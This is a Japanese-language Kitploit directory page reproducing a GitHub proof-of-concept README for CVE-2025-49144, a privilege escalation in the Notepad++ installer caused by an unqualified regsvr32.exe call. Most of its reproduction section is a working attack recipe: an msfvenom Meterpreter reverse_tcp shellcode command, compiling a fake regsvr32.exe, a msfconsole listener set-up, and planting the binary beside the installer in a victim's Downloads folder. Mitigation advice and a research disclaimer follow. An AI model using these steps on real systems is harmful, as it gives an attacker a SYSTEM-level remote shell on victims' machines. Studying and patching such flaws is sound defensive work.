
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-49144_PoC — セキュリティ研究者がテストおよび試用できるCVE-2025-49144 PoC。 | Kitploit
ツール/GitHubGitHub/thetorjancaptain/cve-2025-49144_poc
特権昇格脆弱性分析エクスプロイト横移動ペネトレーションテスト学習と教育ペイロード開発バイナリエクスプロイト
共有
GitHub
thetorjancaptain/cve-2025-49144_poc

CVE-2025-49144_PoC

セキュリティ研究者がテストおよび試用できるCVE-2025-49144 PoC。

リポジトリを見る
8828861年前Kitploit レビュー済み

CVE-2025-49144_PoC


PoC Flow

📌 CVE-2025-49144 は、Notepad++ v8.8.1 およびそれ以前のバージョンのインストーラに見つかった、深刻度の高いローカル権限昇格の脆弱性です。この脆弱性は、インストール中に実行可能ファイルの検索パスが制御されていないことに起因し、ローカルの攻撃者がインストーラと同じディレクトリに悪意のある実行ファイルを配置することで、SYSTEM レベルの権限を獲得できる可能性があります。


⚙️ この CVE の仕組み – ステップバイステップ:

🧱 1. インストーラの何が問題だったのか?

Notepad++ インストーラ(v8.8.2 より前)は、いくつかのコンポーネントを登録するために regsvr32.exe を呼び出しますが、その際に完全なパス(C:\Windows\System32\regsvr32.exe など)を指定しません。

代わりに、単に次のように実行します:

regsvr32.exe some_dll

📂 2. Windows の検索パスの動作: 実行ファイルが完全なパスなしで起動された場合、Windows はファイルを見つけるために特定の検索順序を使用します:

  1. アプリケーションが起動されたフォルダー(例: Downloads)

  2. システムフォルダー(System32)

  3. Windows フォルダー

  4. 現在の作業ディレクトリ

  5. PATH 環境変数内のパス

したがって、偽の regsvr32.exe がインストーラと同じフォルダー(例: Downloads)に配置されている場合、Windows は本物の regsvr32.exe よりも先にそれを使用します。

💣 3. 悪用:

- 攻撃者は、正規の Notepad++ インストーラと同じフォルダー(例: 被害者の Downloads フォルダー)に悪意のある regsvr32.exe を配置します。

- 被害者は(安全だと思って)インストーラを実行します。

- インストーラは regsvr32.exe を呼び出しますが、同じフォルダーにある悪意のあるものを SYSTEM 権限で実行してしまいます(インストーラは通常、管理者権限を要求するため)。

- 攻撃者のペイロードは、NT AUTHORITY\SYSTEM として実行されることになります。

⚙️ 再現手順:

  1. シェルコードを取得する:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your-ip> LPORT=4444 -f c > shellcode.txt
  1. ファイル「regsvr32_loader.c」をダウンロードして編集します。
  2. shellcode.txt のシェルコード全体を、記載されているコメントの場所に貼り付けます。
  3. regsvr32.exe にコンパイルします:
x86_64-w64-mingw32-gcc regsvr32_loader.c -o regsvr32.exe -mwindows
  1. meterpreter リスナーを展開します:
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST X.X.X.X
set LPORT 4444
run
  1. 脆弱性のあるバージョンの Notepad++(8.8.1 より前)をダウンロードします。8.8.1 は現在自動更新されるためです。PoC では Notepad++ v8.6.8 を使用しました。
  2. ファイル「regsvr32.exe」を Windows システム内の Notepad++ インストーラと同じフォルダー(おそらく Downloads フォルダー)に移動します。
  3. Notepad++ インストーラのインストールを完了します。

注: これは PoC であり、Windows Defender とリアルタイム保護を無効にしてテストされています。


✅ 緩和策

ユーザーと管理者は以下を行う必要があります:

  • Notepad++ v8.8.2 以降にアップグレードする

  • ソフトウェアのインストールを信頼できる管理者に限定する

  • AppLocker、WDAC、またはソフトウェアの制限ポリシー(SRP)を使用して:

    • ユーザーが書き込み可能なフォルダー(例: Downloads)からの実行をブロックする
    • 承認されていないパスからの regsvr32.exe などの信頼されていないバイナリの実行を防止する
    • 実行ファイルにコード署名を強制する

セキュリティチームは、攻撃対象領域を減らすために、インストールパスを定期的に監査し、書き込み権限を監視し、インストーラ実行中の動作を観察する必要があります。


🏷️ ライセンス

MIT ライセンス — 教育、研究、および防御目的のみに無料で使用できます。


🤝 コントリビューション

Pull Request を歓迎します — 検出の改善、機能の追加、修正の提案など。


⚠️ 免責事項

この PoC は教育および研究目的のみを対象としています。自己責任で使用してください。作者は、誤用または引き起こされた損害について一切の責任を負いません。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    945
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    350
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    339
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    338
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    292

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






